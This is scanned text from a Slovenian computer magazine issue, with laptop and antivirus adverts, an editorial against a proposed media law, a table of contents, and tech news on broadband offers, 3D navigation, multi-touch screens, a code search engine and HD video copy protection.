

Kako si zagotoviti »popolno anonimnost« v spletu? Kaj storiti, če vam ukradejo računalnik z vsemi zaupnimi podatki? Izkušnja iz prve roke z vsemi podrobnostmi težav, ki kraji sledijo. Največ lahko naredimo sami, tako da se nevarnosti zavemo in je ne podcenjujemo, češ, »meni se to ne more zgoditi«. [Stran 18](#)

TUDI SLOVENCISMO V SPLETU OGROŽENI



ZAŠČITA OTROK PRED NEVARNOSTJO SPLETA

Čerem in nevarnostim v spletu so najbolj izpostavljeni otroci. Kaj moramo in kaj lahko ukrenemo sami, da preprečimo - v skrajnem primeru - hude duševne posledice? [Stran 24](#)

◇ NE VEŽITE SE NA ENEGA PONUDNIKA DOSTOPA V INTERNET

Na trgu še ni optimalne ponudbe, ki je po našem mnenju 1 Mb/s v obe smeri. Takšen paket bi moral biti najcenejši! [Stran 6](#)

◇ PREHOD NA EVRO

Kaj bomo morali postoriti v svojem računalniku, da bo ta podpiral evro v začetku prihodnjega leta? Tudi o tem, koliko dela (denarja) bo projekt zahteval od majhnih podjetij, ki bodo morala posodobiti svoje sisteme. [Stran 27](#)

◇ USTVARITE SI SVOJE MULTIMEDIJSKO SREDIŠČE

Računalnik lahko prevzame vlogo naprav zabavne elektronike. Kako to narediti z malo truda in malo denarja? [Stran 82](#)

◇ DOMAČA OMREŽJA

Ne le suhoparna tehnologija. Napotki, kako izbrati potrebne naprave in kako se lotiti postavitve omrežja. Ožičeno, brezžično ali kombinirano. [Stran 54](#)



ThinkPad R50e **AKCIJA**

Osnovna mobilnost in zagotovljena zmogljivost
P/N UROS9VK

ZNAČILNE INOVACIJE

Rescue & Recovery™
Access Connections

OSNOVNE KARAKTERISTIKE

Intel® Celeron® procesor 360 (1.4 Ghz)
Intel® PRO 802.11 b/g brezžični vmesnik
Windows® XP Home Edition **SLOVENSKI**
Pomnilnik 512 MB
Intel Extreme Graphics 2
do 64 MB grafičnega pomnilnika
Trdi disk 40 GB 5400 rpm
15" XGA TFT
DVD zapisovalnik
Modem, Ethernet
Teža 3.0 kg
Trajanje baterije največ 4 h
Garancija 1 leto (za fizične osebe 2 leti)

189.900 SIT z DDV

ThinkPlus Service - Nadgradnja garancije

Podaljšanje garancije na 3 leta:
42.290,00 SIT z DDV



lenovo

Business
Partner

ThinkPad R50e **AKCIJA**

Osnovna mobilnost in zagotovljena zmogljivost
P/N UR0S9VM

ZNAČILNE INOVACIJE

Rescue & Recovery™
Access Connections

OSNOVNE KARAKTERISTIKE

Intel® Pentium® M 745 procesor 745 (1.8 Ghz)
Intel® PRO 802.11 b/g brezžični vmesnik
Windows® XP Professional **SLOVENSKI**
Pomnilnik 512 MB
Intel Extreme Graphics 2
do 64 MB grafičnega pomnilnika
Trdi disk 60 GB 5400 rpm
15" XGA TFT
DVD zapisovalnik
Modem, Ethernet
Teža 3.0 kg
Trajanje baterije največ 4 h
Garancija 1 leto (za fizične osebe 2 leti)

269.900 SIT z DDV

ThinkPlus Service - Nadgradnja garancije

Podaljšanje garancije na 3 leta:
42.290,00 SIT z DDV



ThinkPad R52 **AKCIJA**

Idealno razmerje med zmogljivostjo,
ceno in varnostjo
P/N UN364VM

ZNAČILNE INOVACIJE

Aktivna zaščita trdega diska
Zaščita uporabnika z varnostnim procesorjem
Rescue & Recovery™
Access Connections

OSNOVNE KARAKTERISTIKE

Intel® Pentium® M 740 procesor (1.7) GHz
Intel® PRO 802.11b/g brezžični vmesnik
Windows® XP Professional **SLOVENSKI**
Pomnilnik 512 MB
Grafična kartica ATI Radeon X300 do 64Mb
Trdi disk 60 GB 5400 rpm
15" XGA TFT
DVD Snemalnik
Modem, Gigabit Ethernet
Bluetooth, Firewire, IR
Vmesnik za razširitev postajo
6-celična baterija Li-Ion
Teža 3.0 kg
Trajanje baterije do 4 h
Garancija 1 leto (za fizične osebe 2 leti)

324.900 SIT z DDV

ThinkPlus Service - Nadgradnja garancije

Podaljšanje garancije na 3 leta:
42.290,00 SIT z DDV



01 | 5 800 800
info@anni.si
www.anni.si

Cene vsebujejo 20% ddv in veljajo ob plačilu z gotovino. Pridržujemo si pravico do spremembe cen. Slike so simbolične, napake so možne.



chiliGREEN 550V-C

159.900 sit

15" zaslon TFT XGA matrika
- Ločljivost 1024x 768 -
Procesor Intel Celeron M
1.4GHz - Spomin 256 MB DDR - Grafična kartica Vga
onboard 64MB - Trdi disk 40GB - Combo DVD/CDRW
zapisovalec - Zvočna kartica - 3 x USB 2.0, drsna
ploščica - Fax modem 56k, Mrežna 10/100 - VGA out -
Smart Li-ion baterija - Programska oprema za
predvajanje dvd in snemanje cd-jev. **DARILO: WLAN**



chiliGREEN 550C-DVD

184.900 sit

15" zaslon TFT XGA - Ločljivost 1024x 768 - Procesor
Intel Celeron M 1.4GHz - **Spomin 512 MB DDR** - Grafična
kartica Vga onboard 64MB - Trdi disk 60GB - **DVD**
zapisovalec Dual Layer - Zvočna kartica 7.1 - 3 x USB
2.0, Drsna ploščica - Fax modem 56k, Mrežna 10/100 -
VGA out, 1x PCMCIA - Smart Li-ion baterija - Programska
oprema za predvajanje dvd in snemanje cd-jev in dvd-jev.
DARILO: WLAN PCMCIA



chiliGREEN 635-SE

249.900 sit

Zaslon 15,4 TFT WXGA **1280 x 800** - Procesor AMD
Sempron 3000 mobile - Spomin 512 MB - **VGA ATI**
RaDeon X700 M26 PCI Express 128Mb DDR - Trdi disk
60 GB HDD - DVD zapisovalec - Modem 56k, V.92,
mrežna 10/101, 4 v 1 čitalec kartic, 1xPCMCIA tip II,
VGA, Tv-out, MIC, Audio out, Smart Li-ion baterija.
DARILO: WLAN PCMCIA



chiliGREEN 635-TU

269.900 sit

Zaslon 15,4 TFT WXGA **1280 x 800** - Procesor AMD
DT 1800+ Turion - Spomin 512 MB - **VGA ATI RaDeon**
X700 M26 PCI Express 128Mb DDR - Trdi disk 60 GB
HDD - **DVD zapisovalec** - Modem 56k, V.92, mrežna
10/101, 4 v 1 čitalec kartic, 1xPCMCIA tip II, VGA,
Tv-out, MIC, Audio out - Smart Li-ion baterija. **DARILO:**
WLAN PCMCIA



chiliGREEN 645

294.900 sit

15,4 zaslon TFT WXGA Glare Type - Ločljivost **1280 x**
800 - Procesor Intel Centrino 1.73 GHz - Spomin 512
MB DDR - Grafična kartica NVidia GeForce 6600Go
128Mb - Trdi disk 80GB - DVD zapisovalec Dual Layer -
Zvočna kartica AC97 2.2 - fax modem 56k, mrežna
10/100 - 4 x USB 2.0, Drsna ploščica - PCMCIA 1 x Type
II, VGA izhod - Smart Li-ion baterija - Programska
oprema za predvajanje dvd in snemanje cd in dvd-jev.
DARILO: WLAN PCMCIA



chiliGREEN 570x8

394.900 sit

17" zaslon TFT WXGA Glare Type - Ločljivost **1440 x**
900 - Procesor Intel Centrino 1,73 GHz - Spomin 512 MB
DDR - **Grafična kartica VGA ATI M28 X800XT 256Mb**
PCI-X - **Trdi disk 80 GB** - DVD zapisovalec Dual Layer -
Zvočna kartica AC97 8 kanal - PCMCIA 1 x Type II, VGA
izhod - Fax modem 56k - mrežna 10/100/1000, **WLAN** -
Paralel port, PS2, FireWire IEEE 1394 - 4 x USB 2.0,
Drsna ploščica - Čitalec kartic 4 v 1, Smart Li-ion baterija -
Programska oprema za predvajanje dvd in snemanje cd
in dvd-jev.



dejstvo

Medtem ko spite, je
napisano več kot
20 novih virusov

in dejstvo je

Sophos nikoli
ne spi

Novi virusi lahko preplavijo svet v nekaj minutah in pustijo za sabo ogromne količine uničenih podatkov, onesposobljena omrežja in tako prekinejo normalno poslovanje. Način, kako lahko ti hitro množiči se virusi infiltrirajo vaše omrežje-kadarkoli, podnevi ali ponoči-radikalno spreminja tudi način kako zaščititi vašo organizacijo pred njimi.

Sophos integrirana rešitev protivirusne zaščite zagotavlja zanesljivo preventivo in zaščito na vseh nivojih in vseh vhodih v vaš sistem. Pridružite se zato več kot 35 milijonom poslovnim, državnim in akademskim uporabnikom v 150 državah, ki že zaupajo varnost svojih mrež podjetju Sophos. Vsa dejstva o tem najdete na www.sophos.com/moj



Kako bomo uničili kreativnost

Piše: Marjan Kodelja
marjan.kodelja@mojmikro.si

Po svetu bi težko našli absolutni zakon, ki zapoveduje vse in rešuje vse potencialne težave. Zakoni so stvar, kjer ne izbiramo med dobrim ali slabim, temveč poskušamo izbrati najboljšega med slabimi. Ali bolje rečeno, najmanj slabega med slabimi. In eden takšnih je recimo prenovljeni zakon o medijih. Še zlasti ker ga je pripravil znani tandem Grims – Simoniti. Zakon bo, glede na dosedanje dogajanje v našem parlamentu, vsekakor sprejet, saj si naši oblastniki ne dovolijo »soliti pameti«, posebej pa ne s strani stroke, na katero se zakon nanaša. In ker bo zakon sprejet, se ga bomo pač morali držati. Dokler seveda ne ugotovijo, da zadeva nima nobenega smisla in da prinaša več težav kot koristi, in ga potem predelajo. Do takrat pa bomo žvižgali tako, kot piše v zakonu.

Gospod Grims in gospod minister Simoniti mislita, da obvladata prav vse, česar se lotita, in da sugestij ne potrebujeta. Torej se ne obnašata nič drugače, kot so se vsi politiki doslej, ne glede na strankarsko pripadnost. Morda le za odtенок bolj prepotentno. Na predloge ali pripombe odgovarjata na znan in že viden način. Na meji med žaljivim in ciničnim, če pa to ne deluje, pa se iz rokava potegne kak podatek, s katerim se želi nasprotno stran tako ali drugače kompromitirati. Pa če je to povezano z vsebino pogovora ali ne. Občutek imam, da vsebina in tehtnost pripomb sploh nista pomembni. Pomembno je, na katerem političnem bregu so sogovorniki. In ker me tak način komunikacije moti, podzavestno odbijam vse, kar ta dva gospoda predlagata, četudi se v nekaterih točkah z njima delno strinjam.

Srč problema novega zakona so popravki oziroma nova pravila igre, ki jih bomo morali uredniki po novem spoštovati. A kot ponavadi so zakoni, ki jih sprejema naša vodilna garnitura, spet narejeni tako, da vnašajo **uravnilovko**. Uravnilovko, ki nikakor ne more delovati. Strinjam se, da imajo mediji veliko moč in lahko naredijo veliko škode tako posameznikom kot tudi institucijam. Oglejte si samo kak novonastali rumeni dnevnik. Medijski popravki, kot jih določa prenovljeni zakon, so v smislu prikaza nasprotnih dejstev, ki celotno zadevo prikažejo v bistveno drugačni luči, hvale vredni. Postavlja pa se vprašanje: Ali je to zadeva, ki jo mora rešiti zakonodajalec, sodišča ali profesionalnost novinarjev in urednikov? Nikakor se ne morem znebiti občutka, da vsa zadeva ni namenjena zaščiti »malih ljudi«, v celofan katerih je zavita, temveč predvsem **političnim akterjem**. Ti bodo lahko za vsako malenkost zahtevali popravke, v njih tvezili na dolgo in široko in se igrali pingpong z uredništvom, kadar koli bodo ta objavila kakšno kritično na račun kogar koli. In ker mora biti popravek objavljen na »enakovrednem« mestu in v »primerni« dolžini, si kaj lahko predstavljam, kako bo to videti. Dnevni časopisi bodo imeli prvo stran polno popravkov, revije bodo imele popravkov toliko kot oglasnik oglasov, televizijske in radijske oddaje pa bodo na začetku nekaj minut objavljale pisma »prizadetih«. Bo tako? Seveda ne. A ne zato, ker pretiravam in se delam norca, ampak zato, ker noben medij tako na bo preživel na trgu. In ker ne bo preživel, se bo pač uklonil in ne bo pisal ničesar, kar bi lahko bilo kritično. Niti nič takega, kar bi lahko nekdo narobe razumel.

A Moj mikro je strokoven medij, ki ni namenjen politiki. Če ta politika seveda s svojimi odločitvami ne posega v informacijsko tehnologijo. A ker je to redko, me vsa zadeva ne bi smela skrbeti. Pa me! In to zato, ker lahko zakon po sedanjih diktaciji vpliva tudi na

dogajanje v **strokovnih medijih**. O čem govorim? Vzemimo, da v Mojem mikru zapišemo, da kak tiskalnik po našem mnenju, ki se opira na znanje in izkušnje testiranja velike palete različnih tiskalnikov, ni najboljše kakovosti. Bo imelo podjetje, ki je izdelek poslalo na test, po novem možnost ugovora? Kaj pa, če avtor v članek vključi tudi kakšno subjektivno oceno, kjer napiše, da se mu položaj nekega gumba ergonomsko ne zdi ravno posrečeno postavljen? Podjetje, ki to napravo trži, lahko v naslednji številki zahteva objavo popravka, kjer piše, da to ni res. Preprosto bodo našli preizkus enakega izdelka v računalniški reviji iz Afganistana, kjer so pohvalili izdelek, in to bomo morali objaviti tudi mi. Lahko bomo sicer pod določenimi pogoji objavo popravka zavrnili, a kdo bo natančno vedel, ali je zavrnitev v takem primeru zakonita ali ne. Podjetje nam bo namreč poslalo besedilo, ki izdelek osvetli v drugačni luči. In to piše v zakonu. Do zdaj je bila zadeva urejena tako, da je bilo treba objaviti popravek le v primeru, če smo naredili napako. Ta se je, če se je, zgodila največkrat pri opisu tehničnih podatkov, in to smo vedno tudi ustrezno popravili. Zdaj pa se lahko stvari zapletejo. In glede na poznavanje razmer na tem trgu, kaj hitro.

Druga težava je v tem, da predlog zakona določa tudi mesto in način objave popravka, ki morata biti primerna »izvirnim grehom«. Naše dosedanje načelo je bilo, da smo morebitne popravke, pa če smo bili zakonsko do njih zavezani, ali pa smo le sklenili, da je prav, da jih objavimo, to naredili na vidnem mestu med novicami na začetku revije. Tako smo imeli najmanj težav z vsakomesečnim sestavljanjem revije. Po novem naj bi morali popravek objaviti na istem mestu kot besedilo, na katero se ta nanaša. Ko gre za preizkuse, to pomeni v ustrezni rubriki. Če bo popravek enako dolg kot osnovno besedilo, nam bo »pojedel« prostor za en preizkus, če bo popravkov več, pa še za več. In to zato, ker je lahko tolmačenje zakona takšno ali drugačno in ker je vsakomur prepuščena razlaga, ali je upravičen do popravka ali ne. Če se to zgodi, bo to neposredno vplivalo na našo **strokovno avtonomnost**, na osnovi katere smo zadnja leta gradili revijo. In ne le mi. Enako se trudi ves strokovni tisk, naj bo računalniški ali drug.

Zgoraj omenjeni politični tandem se na moje skrbi zelo verjetno požvižga, saj smo zanj kot medij popolnoma nezanimivi. In v tem je na neki način tudi srč problematike takšne uravnilovke. S kakšno pravico nas mečejo v isti koš z mediji, zaradi katerih so sploh šli v spreminjanje zakona? Kateri so ti mediji, je tudi jasno, saj ne nazadnje politiki na oblasti že nekaj let tarnajo o politični nepluralnosti v slovenskih medijih.

Kako malo je mar politikom ne samo za strokovne revije, temveč tudi za informatiko kot celoto, kaže tudi primer dokumenta »Okvir gospodarskih in socialnih reform za povečanje blaginje v Sloveniji«. V njem je recimo stavek, v katerem predlagajo odprtje pisarne v »Silikonski dolini«. Kot kaže, bodo naši politiki dvigovali blaginjo nas Slovencev prek umetnih jošk, ki jih izdelujejo v neki neznani dolini. Meni kot informatiku, je znana le Silicijeva dolina. Pa to ni edina stvar! Ste že slišali za »Microsoft Virtual Basic«? Jaz še nisem. Slišal sem le za Visual Basic. A v dokumentu ministrstva za javno upravo, kjer je opisana primerjava med programsko opremo Microsoft Office in OpenOffice.org, je tako napisano. Dragi bralci, mene to vsekakor skrbi. Ne znam si namreč predstavljati, kje bomo čez leto dni, če bomo napredovali preko silikona in virtualnih programskih jezikov.

vsebina



46 DOMAČA OMREŽJA

Kako se lotiti izgradnje domačega omrežja?



18
ANONIMNOST
V SPLETU



24
ZAŠČITA
OTROK



54
»DVOJEDRNI«
PRENOSNIKI



84
3D-fotografija

KAZALO OGLAŠEVALCEV

ALTERNA INTERTRADE 9
ANNI 2
CANON 59
DELO REVUJE 95
HEVREKA 35
HP 19
IMAGE & INFORMATION 65

IZID 49
KFM 81
MANPOWER 88
MICROSOFT 75
MCA33
MIKROPIS HOLDING 29, 99
MOBITEL 16

PODJETNIK 43
RADIO KRANJ 83
REDOLJUB 13
SI SPLET 45
SLOGA TEAM 85
SOPHOS 3
TAURUS 49

TIFT 87
VOLJATEL 100
ZAK 86

V SREDIŠČU

- 6 Ne prezrite
- 17 IP-mobilniki namesto klasičnih
- 18 Zakrivanje spletnih sledi
- 21 Spletna anonimnost za kogarkoli
- 22 Kaj storiti, ko vam ukradejo računalnik.

IT - MOZAIK

- 24 Internetna vzgoja mladostnikov
- 27 Prehod na evro
- 29 Zaprta koda, drugič
- 31 Pravilna uporaba tehnologij
- 32 Razcvet iskalnega marketinga
- 37 Zaščita pred neželenimi uporabniki!
- 38 Odgovori na hekerski napad v živo
- 41 Praktični zgled odgovora na napad
- 44 Portal Centra za heterogeno procesiranje

PODROBNEJE O: Domača omrežja

- 46 Kako zgraditi domače omrežje
- 50 Napredne funkcije usmerjevalnikov


POD LUPO

- 54 Dvojedrni procesorji v prenosnikih
- 56 Seagate Momentus 5400.3
WD Raptor 1500ADFD
- 57 Sapphire Ivory
Canon Pixma iP6600D
HP OfficeJet Pro K550
- 58 Packard Bell EasyNote A8500
Prestigio Visconte 130
HP iPAQ hw6915
- 60 Chili DVD-7200X CU
KISS VR-558
- 61 Xoro HVR-5500
Imation DiscStakka
Dacal CD Library II dc300
- 62 Edimax SB-2200G
Netgear XE104
- 63 Allied Telesyn WA7400
Trendnet TBW-1030
MAG PS-976K
- 64 Digitalni fotoaparati: Pentax Optio A10,
HP E327 in Fujifilm F460
- 66 Več dela, a boljši nadzor nad sliko
- 67 Izbor fotografskih torb
- 69 Kako je nastajala knjiga »Ustvarjalna Slovenija«
- 72 Corel WordPerfect X3 SE
- 73 Norton Internet Security 2006
FolderSizes 3.5
- 74 MS IE 7 Beta 2
Olympus Master
- 76 MS Encarta 2006 Premium
Directory Opus 8
- 77 Amiga Forever 2005
- 78 Skype 2
TNT Screen Capture 2.1
- 79 Igre Flash

V PRAKSI

- 80 Podatkovne zbirke
- 82 PC kot multimedijsko središče
- 84 3D-fotografija
- 86 Šola video snemanja
- 89 Mala šola TCP/IP-ja (3. del)
- 92 Zasloni SED
- 95 Glasbena produkcija
- 96 Računalništvo in šah
- 98 Nagradna križanka

INTERNET NA »KILE«



Odslej uporabnikom na področju dostopa v internet ne bo več treba razglabljeti o tehnologijah, kar je edino prav, temveč zgolj o **hitrostih prenosa podatkov in cenovni ponudbi operaterjev**. Odločitev, kateremu ponudniku zaupati, je še vedno na plečih uporabnikov, a vsaj glede tehnologije operaterji ne bodo več »mešali megle«. Še več, prav tako ni več pomembna infrastruktura, kableska ali telefonska. Uporabnik se mora le odločiti, kako hiter dostop potrebuje, si ga želi

in si ga lahko privoščiti - če je tak seveda mogoč. Sledi primerjava med ponudniki: kdo je cenejši, kdo ima ugodnejše pogoje priklopa, kdo vam lahko po potrebi pomaga nastaviti vašo opremo in kdo ponuja optimalen nakup ustrezne opreme (modemi). Edina težava je ta, da vsa ponudba še vedno ni in žal še nekaj časa ne bo **na voljo vsem Slovincem**. Naložba v lastno opremo (razveza zanke) je dokaj velik zalogaj, in razen T2 in Siola bodo drugi bolj počasi gradili svoje »omrežje«.

Uporabniki pa moramo biti dokaj previdni, ko se odločamo med ponudniki. Sami še vedno trdimo, da **vezava na obdobje** (običajno) **24 mesecev nikoli ni najboljša odločitev**. Bolje je plačati zahtevani znesek priklopa in opreme oziroma kupiti ustrezen modem v trgovini (torej zunaj paketa), kajti tako smo veliko svobodnejši in lahko menjamo operaterja, kadar želimo. Boj med ponudniki se bo v tem letu, kot kaže, bil na področju cen, saj T2 ni več najcenejši glede paketov storitev. Tu smo še vedno pred veliko dilemo - storitev »trojček« ali običajni paketi »po delih«. Čeprav smo že pred meseci opozorili, da je **trojček cenejši od treh posameznih paketov** (internet, telefonija, televizija), pa predvsem internetna telefonija in televizija še nista preboleli poporodnih težav. S tem se splača še **malce počakati** in se odločiti v drugi polovici tega leta, ko bo možen prenos številki tudi v fiksni telefoniji.

Glede na trenutno ponudbo hitrega dostopa v internet vam svetujemo in polagamo na »dušo«, da se ne odločate za manj kot **1 Mb na sekundo v smeri k vašemu računalniku**. Prav tako v dobi digitalne fotografije, ko fotografije vse preveč radi pošiljamo prijateljem in znancom, ni nepomembna niti hitrost v nasprotni smeri. Univerzalna hitrost za povprečnega Slovence je v tem trenutku po našem mnenju simetrična, **1 Mb/s v obe smeri**. To bi moral biti tudi najcenejši paket na trgu, kar pa trenutno še ni. Bo pa to naslednji korak ponudnikov, kajti nove tehnologije, na katere vsi prisegajo, simetrijo hitrosti omogočajo.

Še na nekaj bi radi opozorili, kar le na prvi pogled ni pomembno. Radi pozabljamo na svojo **varnost** in tudi na varnost svojih podatkov. Različni varnostni paketi ponudnikov dostopa v internet niso odveč, še zlasti če zaradi tega mesečna naročnina ni višja. Pogrešamo pa še eno storitev, ki bi lahko prišla do izraza, če bi bila varna, zanesljiva in ne bi pomenila vdora v zasebnost uporabnikov. V mislih imamo neke vrste **elektronski arhiv** (virtualni trezor oziroma prostor **v strežniku ponudnika**), kamor bi lahko shranjevali svoje podatke. Če bi nam računalnik ukradli ali bi se ta tako pokvaril, da bi to povzročilo izgubo podatkov, bi te še vedno imeli. Tak prostor bi moral biti ustrezno **varovan**, kar bi preprečilo krajo podatkov. Za dodatno varnost bi bili podatki šifrirani, tako da do njih ne bi mogel niti ponudnik storitve niti represivni organi, ki bi jih morebiti od njega zahtevali. Kaj takega tehnološko ni nemogoče, saj se v svetu pojavljajo takšne storitve, namenjene poslovnemu svetu (outsourcing). Vprašljiva je le cena storitve, ki bi morala biti dovolj nizka, da bi bila primerna vsem. Zadeva ima potencial, kar vprašajte kakšnega znanca, ki so mu pred kratkim ukradli računalnik. Dokler pa resen in vsem dostopen elektronski arhiv ni na voljo, vam preostane »trik iz malhe«. O tem, kako za ta namen uporabiti Googlovo poštno storitev Gmail, smo pisali v decembrski številki revije.

Ponudnik	Paket 1 Mb/s in 256 Kb/s		Paket 1Mb/s in 1Mb/s	
	Polna razveza	Skupna razveza	Polna razveza	Skupna razveza
Siol	-	7200	-	-
Amis	-	6950	-	-
Volja	-	3990	-	-
T2	5000	3500	6000	4500
Telemach	-	6990 (1536/384 kb)	-	-

Opombe: Upoštewane so le cene razveze, kar pomeni, da operater ne preprodaja Telekomovih storitev, temveč uporablja lastno opremo. Te cene so najnižje, žal pa ti paketi niso dostopni vsem.

Siolova in Amisova ponudba temelji na uporabi Telekomove opreme.

Polna razveza: Telefonski priključek in dostop do interneta vam zagotovi ponudnik dostopa v internet
Skupna razveza: Povezavo v internet zagotovi ISP, telefonski priključek pa Telekom.
www.siol.net, www.amis.net, www.volja.net, www.t2.net



3D-NAVIGACIJA

Podjetje **Siemens** je razvilo navigacijski sistem, ki omogoča **prikaz zemljevida** (prostora, v katerem smo) **v treh razsežnostih**. Sistem ima določeno prednost v urbanih predelih, kjer so ceste v več nivojih, kar današnji navigacijski sistemi težje prikažejo na vsem razumljiv in enostaven način. V sistem bodo vključeni tudi podatki o visokih stavbah in drugih orientirnih točkah na višjih mestih, ki so v stvarnem svetu hitro opazne in torej že danes pomagajo pri našem orientiranju. Ker prikaz v treh razsežnostih zahteva veliko več podatkov, kot jih potrebujejo današnje navigacijske naprave, bo v napravo vdelan trdi disk dovolj visoke zmogljivosti.

3D-navigacija temelji na **štirih nivojih podatkov o prostoru**, v katerem se želimo orientirati. Osnova je digitalni model prostora (relief) s podatki o nadmorskih višinah različnih točk. Na relief nato »naložijo« digitalizirane satelitske slike. Tretji nivo vsebuje digitalne podatke o objektih v prostoru (stavbe) v vseh treh dimenzijah. Četrty nivo pa so podatki o cestah in poteh (vektorizirani). Slednji je že danes osnova za uporabno navigacijo.

Komercialni izdelek je napovedan za leto **2008**, ko bo »pokritih« sto evropskih mest. Sistem pa ni primeren zgolj za navigacijo v cestnem prometu, temveč tudi za rekreativce, ki hodijo v hribe ali se vozijo s kolesom po neznanih terenih. Vizualno predstavljeni podatki o terenu pred nami v vseh treh razsežnostih pridejo še kako prav.

www.siemens.com


PANORAMSKI FOTOAPARAT

Digitalni fotoaparat na sliki je namenjen preprostem »slikanju« panoramskih fotografij (360 stopinj). Tehnološko se v ničemer ne razlikuje od bolj običajnih fotoaparátov, le njegovo ohišje je v obliki valja. Tako ga je moč držati le z eno roko in hkrati pritisniti na sprožilec. Tudi v tem primeru panoramska fotografija nastane z **združevanjem posameznih fotografij**, saj izdelek nima 360-stopinjskega objektivá, kar je običaj pri nekaterih podobnih, a dragih izdelkih (vdelanih na primer v robotska vozila, ki raziskujejo površje Marsa). Da lažje posnamemo ustrezno število fotografij, je izdelek opremljen z **merilnikom nagiba** (inklinacijski kompas) in **prikazovalnikom kota**. Tako končamo fotografiranje točno na mestu, kjer smo začeli, pri čemer se zavrtimo okoli svoje osi za 360 stopinj.

www.cedictay.com



OBČUTLJIVEJŠI ZASLONI ZA NOVE IPODE?



Na Univerzi v New Yorku so razvili uporabniški vmesnik za osebne računalnike z zaslonom, občutljivim na dotik. Video predstavitev si lahko ogledate na spodnjem spletnem naslovu. Drugače kot večina na dotik občutljivih zaslonov novi prototip dopušča **sočasen dotik na več mestih** (multiple touch points). Tako na primer oseba slika skriči, tako da prste stisne (prsti še vedno počivajo na zaslonu) oziroma poveča, tako da jih razpre. Ali pa slika povleče preko zaslona, tako da jo najprej zagradi in nato premakne roko prek zaslona.


Zanimivo je, da vmesnik deluje v operacijskem sistemu **OS X** in od tod govorice, da naj bi bil ravno ta osnova za nove iPod-e in tablične računalnike, za katere je Apple pred kratkim vložil kar nekaj patentnih prijav. Predvsem je veliko govora o novem »pravem video iPodu« z zaslonom, ki se bo raztezal po njegovi celotni površini. Zaslon bo tako imel diagonalo skoraj devet centimetrov. Upravljanje takšne naprave bo možno z digitalnim »kolescem« namesto s pravim. Znani upravljaljski mehanizem naj bi bil pri novem »narisan« na zaslonu. Če so govorice točne, bo novi iPod uradno oznanjen v nekaj mesecih.

www.youtube.com/watch?v=yp-y3ZNaCqs

ISKALNIK ZA PROSTO KODO

Programerjem prosta koda preprečuje, da bi vsakič znova »izumljali toplo vodo«. Namesto tega najdejo primerno programsko kodo, jo »dopolnijo« in nato uporabijo v svojih programih. Tako pravi teorija, praksa pa ni tako rožnata. Ponovna uporaba že napisane kode ni tako pogosta, saj več-

ina programerjev težko najde primerno kodo. V pomoč jim bo nov iskalnik, imenovan **Krugle**, ki naj bi uradno začel delovati ta mesec. Iskalnik razvrsti (indeksira) programsko kodo in ustrezno dokumentacijo, ki jo najde v prostokodnih skladiščih, vključuje pa tudi programerjem namenjene spletne strani (storitve). V indeks, takšne so vsaj obljube, bo vključenih **100 milijonov strani**. Ali drugače povedano: na dan, ko bo na voljo, bo zajemal med 3 in 5 terazlogov (TB) programske kode. Kruger ne bo prvi iskalnik po tako specifični vsebini, se bo pa od obstoječih ločil (na primer Koders) po tem, da bo omogočil programerjem dodajanje komentarjev, postavljanje oznak (bookmarks) in shranjevanje rezultatov iskanja. Shranjeno iskanje ima specifičen spletni naslov, tako da lahko programer sodelavcu pošlje shranjeno iskanje z vključenimi komentarji v obliki spletne povezave.



HD-VIDEO IN OBSTOJEČI RAČUNALNIKI

Prah, ki ga je dvignil spopad standardov za naslednika DVD-plošče, je zameglil pogled na celotno problematiko z vidika **zaščite avtorskih pravic** (DRM).

Preprečevanje nelegalnega presnemavanja vsebin je filmskim studiem pomembnejše od tega, kateri standard bo zmagal. S predvajanjem zaščitenih DVD-jev v samostojnih predvajalnikih ne bo težav (te naprave bodo opremljene s potrebnimi programskimi dodatki in protokoli), te se lahko pojavijo, če bomo želeli film predvajati na **obstoječih računalnikih**, nadgrajenimi z novimi pogoni. Končni rezultat bo slika, ki **ne bo tako kakovostna**, kot bi pričakovali od videa visoke ločljivosti na novih DVD-jih. Največkrat je povezava med računalnikom in monitorjem izpeljana prek **analognega** vmesnika (tipično VGA), ki ne

podpira digitalne zaščite. Vse več novejših računalnikov in s tem tudi monitorjev je opremljenih z **digitalnimi vmesniki** (DVI), ki omogočajo prenos slike v digitalni obliki. To pomeni grožnjo filmskim studiem, ki so izrabili svojo moč in, kot je razumeti, so celo prepričali Microsoft, da v svoji naslednji operacijski sistem Vista vključi funkcijo »izklopa« **digitalnega vmesnika**, če v računalniku ni nameščene zaščite **HDCP** (High-bandwidth Digital Content Protection). Problem je, ker pri tem ne gre za standard, ki bi deloval z vsemi strojnimi konfiguracijami in operacijskimi sistemi. Pred nakupom filmov na nasledniku DVD-ja se bo treba naprej vprašati, ali ga naša obstoječa oprema sploh lahko dovolj kakovostno predvaja.

INOVA GAMING – NOV USPEH ŠTUDENTOV

